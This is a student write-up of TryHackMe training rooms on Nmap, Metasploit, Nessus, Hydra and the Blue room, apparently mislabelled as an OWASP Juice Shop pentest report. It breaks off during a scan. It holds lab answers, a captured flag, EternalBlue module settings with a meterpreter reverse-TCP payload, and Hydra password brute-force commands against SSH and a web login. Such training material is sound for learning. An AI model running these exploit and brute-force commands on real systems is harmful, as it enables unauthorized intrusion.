SECURITY ASSESSMENT

OWASP Juice Shop Penetration Test Report

supervised by:
Eng.Omar Tarek


Pentesters' Names:
- Arwa Fkiry
- Radwa Khaled
- Alaa Abdelzaher

Testing duration:
October 1:24, 2024
Report Delivery Date :
October 24, 2024

1. Pentesting Tools

Learn about and get experience with industry-standard offensive security tools.

- https://tryhackme.com/r/room/furthernmap



- **Task 1: Deploy**

  Only join the room

- **Task 2: Introduction**

  -What networking constructs are used to direct traffic to the right application on a server?

  Ports

  -How many of these are available on any network-enabled computer?

  65535

  - How many of these are considered "well-known"? (These are the "standard" numbers mentioned in the task)

  1024

- Task 3: Nmap Switches

  -What is the first switch listed in the help menu for a 'Syn Scan' (more on this later!)?

  -sS

  -Which switch would you use for a "UDP scan"?

  -sU

  -If you wanted to detect which operating system the target is running on, which switch would you use?

  -O

  -Nmap provides a switch to detect the version of the services running on the target. What is this switch?

  -sV

  -The default output provided by nmap often does not provide enough information for a pentester. How would you increase the verbosity

  -v

  -Verbosity level one is good, but verbosity level two is better! How would you set the verbosity level to two?

  -vv

  -What switch would you use to save the nmap results in three major formats?

-oA

-What switch would you use to save the nmap results in a "normal" format?

-oN

-A very useful output format: how would you save results in a "grepable" format?

-oG

-How would you activate this setting?

-A

-how would you set the timing template to level 5?

-T5

-How would you tell nmap to only scan port 80?

-p 80

-How would you tell nmap to scan ports 1000-1500?

-p 1000-1500

-How would you tell nmap to scan all ports?

-p-

-How would you activate a script from the nmap scripting library (lots more on this later!)?

--script

-How would you activate all of the scripts in the "vuln" category?

--script=vuln

- **Task 4: Scan Types** Overview

only Read the Scan Types Introduction.

- **Task 5: Scan Types TCP Connect Scans**

-Which RFC defines the appropriate behaviour for the TCP protocol?

RFC 793

-If a port is closed, which flag should the server send back to indicate this?

RST

- **Task 6: Scan Types SYN Scans**

-There are two other names for a SYN scan, what are they?

Half-open, Stealth

–Can Nmap use a SYN scan without Sudo permissions (Y/N)?

N

- **Task 7: Scan Types UDP Scans**

-If a UDP port doesn't respond to an Nmap scan, what will it be marked as?

open|filtered

When a UDP port is closed, by convention the target should send back a "port unreachable" message. Which protocol would it use to do so?

ICMP

- **Task 8: NULL, FIN and Xmas**

-Which of the three shown scan types uses the URG flag?

Xmas

-Why are NULL, FIN and Xmas scans generally used?

firewall evasion

-Which common OS may respond to a NULL, FIN or Xmas scan with a RST for every port?

Microsoft Windows

- ## -Task 9: ICMP Network Scanning

How would you perform a ping sweep on the 172.16.x.x network (Netmask: 255.255.0.0) using Nmap? **(CIDR notation)**

Class A	10.0.0.0
Class B	172.16.0.0 to 172.31.255.255
Class C	192.168.0.0 to 192.168.255.255

nmap -sn 172.16.0.0/16

- ## Task 10: NSE Scripts Overview

-What language are NSE scripts written in?

Lua

-Which category of scripts would be a *very* bad idea to run in a **production environment**?

intrusive

- ## Task 11: Working with the NSE


-What optional argument can the ftp-anon.nse script take

maxlist

- ## Task 12: Searching for Scripts


Search for “smb” scripts in the /usr/share/nmap/scripts/ directory using either of the demonstrated methods.

-What is the filename of the script which determines the underlying OS of the SMB server?



smb-os-discovery.nse

-Read through this script. What does it depend on?



smb-brute (using : cat /usr/share/nmap/scripts/smb-os-discovery.nse")

- ## Task 13: Firewall Evasion

-Which simple (and frequently relied upon) protocol is often blocked, requiring the use of the -Pn switch?


ICMP

-Which Nmap switch allows you to append an arbitrary length of random data to the end of packets?

— data-length


- ## Task 14: Practical

Does the target (MACHINE_IP)respond to ICMP (ping) requests (Y/N)?



N

-Perform an Xmas scan on the first **999 ports** of the target — how many ports are shown to be open or filtered?



999

-There is a reason given for this — what is it?

No Response

-Perform a TCP SYN scan on the first **5000 ports** of the target — how many ports are shown to be open?

```
root@ip-10-10-156-202:~# sudo nmap -p1-5000 -sS 10.10.184.110

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-22 21:44 BST
Stats: 0:03:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 75.73% done; ETC: 21:49 (0:01:11 remaining)
Stats: 0:03:54 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 76.67% done; ETC: 21:49 (0:01:11 remaining)
Stats: 0:04:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 79.28% done; ETC: 21:50 (0:01:10 remaining)
Stats: 0:05:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 82.55% done; ETC: 21:50 (0:01:06 remaining)
Stats: 0:06:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 87.39% done; ETC: 21:51 (0:00:54 remaining)
Stats: 0:06:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
YN Stealth Scan Timing: About 89.14% done; ETC: 21:52 (0:00:48 remaining)
tats: 0:07:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
YN Stealth Scan Timing: About 92.13% done; ETC: 21:52 (0:00:37 remaining)
Stats: 0:07:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 95.15% done; ETC: 21:52 (0:00:24 remaining)
Stats: 0:08:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 98.58% done; ETC: 21:53 (0:00:07 remaining)
Nmap scan report for ip-10-10-184-110.eu-west-1.compute.internal (10.10.184.110)
Host is up (0.00039s latency).
Not shown: 4995 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
53/tcp   open  domain
80/tcp   open  http
135/tcp  open  msrpc
3389/tcp open  ms-wbt-server
MAC Address: 02:5B:97:0D:CE:A3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 535.60 seconds
root@ip-10-10-156-202:~#
```


5

-Deploy the ftp-anon script against the box. Can Nmap login successfully to the FTP server on port 21? (Y/N)

```
root@ip-10-10-156-202:~# nmap --script=ftp-anon -p 21 10.10.156.202 -vv
```

Y

- **Metasploit: Introduction :** https://tryhackme.com/r/room/metasploitintro



- **Task 1 — Introduction to Metasploit**

  No answer needed

- **Task 2 — Main Components of Metasploit**

  -What is the name of the code taking advantage of a flaw on the target system?

  Exploit

  -What is the name of the code that runs on the target system to achieve the attacker's goal?

  Payload

  -What are self-contained payloads called?

  Singles


  -Is "windows/x64/pingback_reverse_tcp" among singles or staged payload?

  Singles

- **Task 3 — Msfconsole**

  Test all commands on model

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                             sing-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Serv
                                             er 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2
                                             008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Wi
                                             ndows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.116.30     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/generic/custom                        .                normal  No     Custom Payload
   1   payload/generic/shell_bind_aws_ssm            .                normal  No     Command Shell, Bind SSM (via AWS API)
   2   payload/generic/shell_bind_tcp                .                normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp             .                normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                  .                normal  No     Interact with Established SSH Connection
   5   payload/windows/x64/custom/bind_ipv6_tcp      .                normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
   6   payload/windows/x64/custom/bind_ipv6_tcp_uuid .                normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support
   7   payload/windows/x64/custom/bind_named_pipe    .                normal  No     Windows shellcode stage, Windows x64 Bind Named Pipe Stager
   8   payload/windows/x64/custom/bind_tcp           .                normal  No     Windows shellcode stage, Windows x64 Bind TCP Stager
   9   payload/windows/x64/custom/bind_tcp_rc4       .                normal  No     Windows shellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metasm)
```

-How would you search for a module related to Apache?

search : apache

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > search : apache

Matching Modules
================

   #    Name                                                  Disclosure Date  Rank       Check  Description
   -    ----                                                  ---------------  ----       -----  -----------
   0    exploit/multi/http/apache_apisix_api_default_token_rce  2020-12-07       excellent  Yes    APISIX Admin API default access token RCE
   1    exploit/linux/http/atutor_filemanager_traversal       2016-03-01       excellent  Yes    ATutor 2.2.1 Directory Traversal / Remote Code Execution
   2    exploit/multi/http/apache_activemq_upload_jsp         2016-06-01       excellent  No     ActiveMQ web shell upload
   3      \_ target: Java Universal                           .                .          .      .
   4      \_ target: Linux                                    .                .          .      .
   5      \_ target: Windows                                  .                .          .      .
   6    auxiliary/scanner/http/apache_userdir_enum            .                normal     No     Apache "mod_userdir" User Enumeration
   7    exploit/multi/http/apache_normalize_path_rce          2021-05-10       excellent  Yes    Apache 2.4.49/2.4.50 Traversal RCE
   8      \_ target: Automatic (Dropper)                      .                .          .      .
   9      \_ target: Unix Command (In-Memory)                 .                .          .      .
   10   auxiliary/scanner/http/apache_normalize_path          2021-05-10       normal     No     Apache 2.4.49/2.4.50 Traversal RCE scanner
   11     \_ action: CHECK_RCE                                .                .          .      Check for RCE (if mod_cgi is enabled).
   12     \_ action: CHECK_TRAVERSAL                          .                .          .      Check for vulnerability.
   13     \_ action: READ_FILE                                .                .          .      Read file on the remote server.
   14   exploit/windows/http/apache_activemq_traversal_upload  2015-08-19       excellent  Yes    Apache ActiveMQ 5.x-5.11.1 Directory Traversal Shell Upload
   15   auxiliary/scanner/http/apache_activemq_traversal      .                normal     No     Apache ActiveMQ Directory Traversal
   16   auxiliary/scanner/http/apache_activemq_source_disclosure  .                normal     No     Apache ActiveMQ JSP Files Source Disclosure
   17   exploit/multi/misc/apache_activemq_rce_cve_2023_46604  2023-10-27       excellent  Yes    Apache ActiveMQ Unauthenticated Remote Code Execution
   18     \_ target: Windows                                  .                .          .      .
   19     \_ target: Linux                                    .                .          .      .
   20     \_ target: Unix                                     .                .          .      .
   21   exploit/linux/http/apache_airflow_dag_rce             2020-07-14       excellent  Yes    Apache Airflow 1.10.10 - Example DAG Remote Code Execution
```


-Who provided the auxiliary/scanner/ssh/ssh_login module?


todb

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > info

       Name: SSH Login Check Scanner
     Module: auxiliary/scanner/ssh/ssh_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No

Basic options:
  Name              Current Setting  Required  Description
```

- **Task 4 — Working with modules**
  - How would you set the LPORT value to 6666?
    set Lport 6666
  - How would you set the global value for RHOSTS to 10.10.19.23 ?
    set Rhosts 10.10.19.23
  - What command would you use to clear a set payload?
    unset payload
  - What command do you use to proceed with the exploitation phase?
    exploit

- **Nessus:**

https://tryhackme.com/r/room/rpnessusredux



Task 2: introduction

No answer needed

Task 1: installation

Only intall ,There is some screens to installation

```
root@ip-10-10-116-30:~# sudo dpkg -i Nessus-10.8.3-debian10_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 487733 files and directories currently installed.)
Preparing to unpack Nessus-10.8.3-debian10_amd64.deb ...
Unpacking nessus (10.8.3) ...
Setting up nessus (10.8.3) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
ass
DSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PRF : (KAT_KDF) : Pass
PBKDF2 : (KAT_KDF) : Pass
SSHKDF : (KAT_KDF) : Pass
KBKDF : (KAT_KDF) : Pass
HKDF : (KAT_KDF) : Pass
SSKDF : (KAT_KDF) : Pass
X963KDF : (KAT_KDF) : Pass
X942KDF : (KAT_KDF) : Pass
HASH : (DRBG) : Pass
CTR : (DRBG) : Pass
HMAC : (DRBG) : Pass
DH : (KAT_KA) : Pass
ECDH : (KAT_KA) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
INSTALL PASSED
```

```
root@ip-10-10-116-30:~# sudo /bin/systemctl start nessusd.service
root@ip-10-10-116-30:~#
```

Task 3: Navigation and Scans

-What is the name of the button which is used to launch a scan?

New Scan

- What side menu option allows us to create custom templates?

Policies

- What menu allows us to change plugin properties such as hiding them or changing their severity?

Plugin Rules

- In the ‘Scan Templates’ section after clicking on ‘New Scan’, what scan allows us to see simply what hosts are alive?

Host Discovery

- One of the most useful scan types, which is considered to be ‘suitable for any host’?

Basic Network Scan

- What scan allows you to ‘Authenticate to hosts and enumerate missing updates’?

Credentialed Patch Audit

- What scan is specifically used for scanning Web Applications?
    Web Application Tests


Task 4: Scanning

-Create a new ‘Basic Network Scan’ targeting the deployed VM. What option can we set under ‘BASIC’ (on the left) to set a time for this scan to run? This can be very useful when network congestion is an issue.
    Click New Scan >>Select Basic Network Scan>>Schedule option
-Under ‘DISCOVERY’ (on the left) set the ‘Scan Type’ to cover ports 1–65535. What is this type called?
    Click Discovery >>Scan Type>> select Port scan (all ports)
-What ‘Scan Type’ can we change to under ‘ADVANCED’ for lower bandwidth connection?
    Click Advanced>>Scan Type>> scan with low bandwith
        scan low bandwidth links
- After the scan completes, which ‘Vulnerability’ in the ‘Port scanners’ family can we view the details of to see the open ports on this host?
    Configure the target under General
    Launch the scan and wait for it to complete
    Go All Scans
    Click on the scan you created
    Look for vulnerabilities related to Port scanners
        Nessus SYN Scanner
-What Apache HTTP Server Version is reported by Nessus?
    Open the scan results
    Look for vulnerabilities (Apache HTTP Server)
    Check the version in the output
        apache/2.4.99


Task 5: Scanning a Web Application

- What is the plugin id of the plugin that determines the HTTP server type and version?
    Find the plugin related to HTTP Server type and Version >> 10107
- What authentication page is discovered by the scanner that transmits credentials in cleartext?
    login.php
-
- What is the file extension of the config backup?
    In Backup Files Disclosure vulnerability >> .bak
- Which directory contains example documents? (This will be in a php directory)
    In Browsable Web Directories >> /external/phpids/0.6/docs/examples/
- What vulnerability is this application susceptible to that is associated with X-Frame-Options?
    clickjacking

- Hydra: https://tryhackme.com/r/room/hydra



-hydra -l molly -P usr/share/wordlists/rockyou.txt 10.10.92.200 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect."




- hydra -l molly -P usr/share/wordlists/rockyou.txt 10.10.92.200 ssh

THM{c8eeb0468febbadea859baeb33b2541b}

2. Breaking Windows

Almost all corporate networks use Windows, use this series to practice compromising Windows machines and Active Directory networks.

- **Blue:** https://tryhackme.com/r/room/blue



- **Task 1: Recon**

```
root@ip-10-10-66-95:~# nmap -sS -Pn -A -p- -T5 10.10.66.95

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-23 02:07 BST
Warning: 10.10.66.95 giving up on port because retransmission cap hit (2).
Stats: 0:00:40 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 88.14% done; ETC: 02:08 (0:00:05 remaining)
Stats: 0:02:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
